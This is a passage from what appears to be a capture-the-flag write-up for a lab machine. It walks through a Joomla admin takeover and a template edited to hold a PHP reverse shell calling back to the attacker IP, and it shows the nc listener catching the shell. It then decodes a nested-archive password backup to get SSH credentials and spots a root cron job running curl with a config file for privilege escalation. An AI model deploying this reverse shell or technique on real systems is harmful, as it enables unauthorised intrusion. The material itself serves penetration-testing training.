


Figure 3.7: 235-joomla_login.png




An error has occurred.

0 Call to a member function format() on null

Figure 3.8: 240-joomla_logged.png

Since we have logged in to the joomla we can edit the templates and get the reverse shell of the machine.



Status	Name	Location	Type	Version	Date
✓	Administrator Menu	Administrator	Module	3.0.0	March 2006
✓	Administrator Sub-Menu	Administrator	Module	3.0.0	Feb 2006
	Ajax Interface	Administrator	Component	3.2.0	August 2013
	Articles	Administrator	Component	3.0.0	April 2006
✓	Articles - Archived	Site	Module	3.0.0	July 2006

Figure 3.9: 245-template_location.png




10.10.10.150/administrator/index.php?option=com_templates&view=templates
System
Users
Menus
Content
Components
Extensions
Help
Templates: Templates (Site)
Styles
Templates
Site
Search in template name or folder name.
Search
Clear

Image	Template	Version	Date
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012

Figure 3.10: 250-beez_template.png


After going to the index page i have edited the php reverse shell to get the shell to us.



Editing file "/index.php" in template "beez3".

```
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
```

Figure 3.11: 255-php_reverse.png




```
→ I7Z3R0 curl http://10.10.10.150/templates/beez3/index.php
```

```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.150 33566
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 17:34:28 up 21 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Figure 3.12: 260-reverse_shell.png


Seems like we dont have the permission to read the user file. We need to find a way to elevate our privileges to the user inorder to get further access.



```
www-data@curling:/home/floris$ cat user.txt
cat: user.txt: Permission denied
www-data@curling:/home/floris$
```

Figure 3.13: 265-www_data.png


There is an interesting file called password file by going there we can see that the file contains hex.



```
www-data@curling:/home/floris$
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
www-data@curling:/home/floris$
www-data@curling:/home/floris$
```

Figure 3.14: 270-password_backup.png

Bzh is the magic byte for bzip2. We can download this file in our machine and crack this. Lets change the password_backup to password.bz2



```
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

Figure 3.15: 275-bzh_content.png

Seems like the files are frequently extracted. We can check for the files and need to extract the file in the below format.

```
 → I7Z3R0 cat password_backup | xxd -r >> password.bz2
 → I7Z3R0 file password.bz2
password.bz2: bzip2 compressed data, block size = 900k
 → I7Z3R0 bunzip2 password.bz2
 → I7Z3R0 ls
password  password_backup
 → I7Z3R0 file password
password: gzip compressed data, was "password", last modified: Tue May 22
 → I7Z3R0 mv password password.gz
 → I7Z3R0 gunzip password.gz
 → I7Z3R0 ls
password  password_backup
 → I7Z3R0 file password
password: bzip2 compressed data, block size = 900k
 → I7Z3R0 mv password password.bz2
 → I7Z3R0 bunzip2 password.bz2
 → I7Z3R0 ls
password  password_backup
 → I7Z3R0 file password
password: POSIX tar archive (GNU)
 → I7Z3R0 mv password password.tar
 → I7Z3R0 tar -xf password.tar
 → I7Z3R0 ls
password_backup  password.tar  password.txt
 → I7Z3R0 cat password.txt
5d<wdCbdZu)|hChXll
```


After extracting so many file we are getting a password for floris:5d<wdCbdZu)|hChXll.

Successfully able to login to the floris user without any issues.

```
→  I7Z3R0 ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug  1 17:55:12 UTC 2021

  System load:  0.21              Processes:            174
  Usage of /:   46.2% of 9.78GB   Users logged in:      0
  Memory usage: 21%               IP address for ens33: 10.10.10.150
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪  connection or proxy settings


Last login: Sun Aug  1 17:55:05 2021 from 10.10.14.3
floris@curling:~$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~$
```

3.2.1.4 Privilege Escalation


By checking the pspy script we can see that the curl command is being used to get the admin area input file and ourput the same to output file.



```
2021/08/01 17:59:31 CMD: UID=33   PID=1287   | /usr/sbin/apache2 -k start
2021/08/01 17:59:31 CMD: UID=33   PID=1286   | /usr/sbin/apache2 -k start
2021/08/01 17:59:31 CMD: UID=0    PID=1246   | /usr/sbin/apache2 -k start
2021/08/01 17:59:31 CMD: UID=0    PID=1217   | /usr/sbin/sshd -D
2021/08/01 17:59:31 CMD: UID=0    PID=121    |
2021/08/01 17:59:31 CMD: UID=0    PID=12     |
2021/08/01 17:59:31 CMD: UID=0    PID=1146   | /sbin/agetty -o -p -- \u --noclear tty1 linux
2021/08/01 17:59:31 CMD: UID=0    PID=1128   | /usr/lib/policykit-1/polkitd --no-debug
2021/08/01 17:59:31 CMD: UID=0    PID=11     |
2021/08/01 17:59:31 CMD: UID=0    PID=1061   | /usr/sbin/atd -f
2021/08/01 17:59:31 CMD: UID=0    PID=1059   | /usr/lib/snapd/snapd
2021/08/01 17:59:31 CMD: UID=0    PID=1058   | /lib/systemd/systemd-logind
2021/08/01 17:59:31 CMD: UID=0    PID=1054   | /usr/bin/lxcfs /var/lib/lxcfs/
2021/08/01 17:59:31 CMD: UID=0    PID=104    |
2021/08/01 17:59:31 CMD: UID=103  PID=1036   | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --sys
temd-activation --syslog-only
2021/08/01 17:59:31 CMD: UID=0    PID=1035   | /usr/sbin/cron -f
2021/08/01 17:59:31 CMD: UID=0    PID=1029   | /usr/sbin/irqbalance --foreground
2021/08/01 17:59:31 CMD: UID=0    PID=1022   | /usr/bin/python3 /usr/bin/networkd-dispatcher
2021/08/01 17:59:31 CMD: UID=0    PID=1004   | /usr/lib/accountsservice/accounts-daemon
2021/08/01 17:59:31 CMD: UID=0    PID=1002   | /usr/bin/VGAuthService
2021/08/01 17:59:31 CMD: UID=0    PID=10     |
2021/08/01 17:59:31 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2021/08/01 18:00:01 CMD: UID=0    PID=2416   | /usr/sbin/CRON -f
2021/08/01 18:00:01 CMD: UID=0    PID=2415   | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2021/08/01 18:00:01 CMD: UID=0    PID=2414   | /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area
/report
2021/08/01 18:00:01 CMD: UID=0    PID=2413   | /usr/sbin/CRON -f
2021/08/01 18:00:01 CMD: UID=0    PID=2412   | /usr/sbin/CRON -f
2021/08/01 18:00:01 CMD: UID=0    PID=2417   | /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input

[curling/]0:ssh*Z                                                                          "i7z3r0" 11:00 01-Aug-21
```

Figure 3.16: 280-floris_cronjob.png

Seems like the root is using the cronjob with the curl command with the argument -K. As per the man pages the curl can use -K for the config files. As of now its its taking input file content and pasting in the report.




```
# --- Example file ---
# this is a comment
url = "example.com"
output = "curlhere.html"
user-agent = "superagent/1.0"

# and fetch another URL too
url = "example.com/docs/manpage.html"
-O
referer = "http://nowhereatall.example.com/"
# --- End of example file ---
```

Figure 3.17: 285-man_curl.png

